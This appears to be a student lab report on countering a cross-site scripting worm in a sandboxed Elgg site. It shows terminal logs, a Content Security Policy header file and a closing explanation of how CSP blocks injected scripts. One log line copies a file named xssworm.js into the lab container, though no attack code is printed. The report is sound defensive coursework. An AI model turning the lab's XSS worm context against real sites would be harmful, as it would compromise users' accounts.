root@c7a8d2482b7d:/var/www/elgg# ls vendor/elgg/elgg/engine/lib/
access.php       configuration.php   deprecated-3.3.php  languages.php     pagehandler.php    search.php         users.php
actions.php      constants.php       elgglib.php         mb_wrapper.php    pageowner.php      sessions.php       views.php
admin.php        cron.php            entities.php        metadata.php      pam.php            statistics.php     widgets.php
annotations.php  deprecated-2.3.php  filestore.php       navigation.php    plugins.php        tags.php
cache.php        deprecated-3.0.php  group.php           notification.php  relationships.php  upgrade.php
comments.php     deprecated-3.1.php  input.php           output.php        river.php          user_settings.php
root@c7a8d2482b7d:/var/www/elgg# nano input.php
```

Task 7:


For this task, We know that Boby and Charlie were the victims of the XSS attack placed by Samy. First, we activate HTMLawed plugin, which is a countermeasure to the XSS attack incorporated by elgg website. We see that the plugin has displayed the entire code, and this is no more executed. This is because the plugin has converted this code into data. On logging into Alice's account and visiting Charlie's account now, we see that Alice is no more impacted. Hence, this countermeasure to XSS attack is successful.




I got the following result when I visited the given examples links:




The above screenshot is given with respect to example32b and the screenshot below shows example32a on clicking the button:







Similarly, example32c: gave me:




After this, I made the following modifications in the apache_csp.conf as per instructions:




I also made the following modifications as per our need in the index.html file as shown below:




Then I performed the following executions:



After all these modifications, I got the following result for example32b:



Now, for example32c, I again made some modifications on the phpindex.php file:



```
bash: c7a8d2482b7d:/var/www/csp#: No such file or directory
[11/15/23]seed@VM:~/.../Labsetup$ docker cp xssworm.js c7a8d2482b7d:/var/www/csp#
[11/15/23]seed@VM:~/.../Labsetup$ cd image_www/
[11/15/23]seed@VM:~/.../image_www$ ls
apache_csp.conf  apache_elgg.conf  csp  Dockerfile  elgg
[11/15/23]seed@VM:~/.../image_www$ Dockerfile elgg
bash: ./Dockerfile: Permission denied
[11/15/23]seed@VM:~/.../image_www$ docker cp apache_csp.conf
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
[11/15/23]seed@VM:~/.../image_www$ docker cp phpindex.php c7a8d2482b7d:/var/www/csp/
lstat /home/seed/Downloads/Labsetup/image_www/phpindex.php: no such file or directory
[11/15/23]seed@VM:~/.../image_www$ cd csp/
[11/15/23]seed@VM:~/.../csp$ docker cp phpindex.php c7a8d2482b7d:/var/www/csp/
[11/15/23]seed@VM:~/.../csp$ docker cp phpindex.php c7a8d2482b7d:/var/www/csp/
[11/15/23]seed@VM:~/.../csp$ cat phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

[11/15/23]seed@VM:~/.../csp$
```

I got the following result:

CSP (Content Security Policy) prevents Cross-Site Scripting (XSS) attacks by specifying approved sources for scripts and resources, blocking inline scripts, and thwarting code injection attempts

like `eval()` and `new Function()`. By controlling content origins and enforcing stricter execution policies, CSP mitigates the risk of malicious script injection, enhancing website security against XSS vulnerabilities.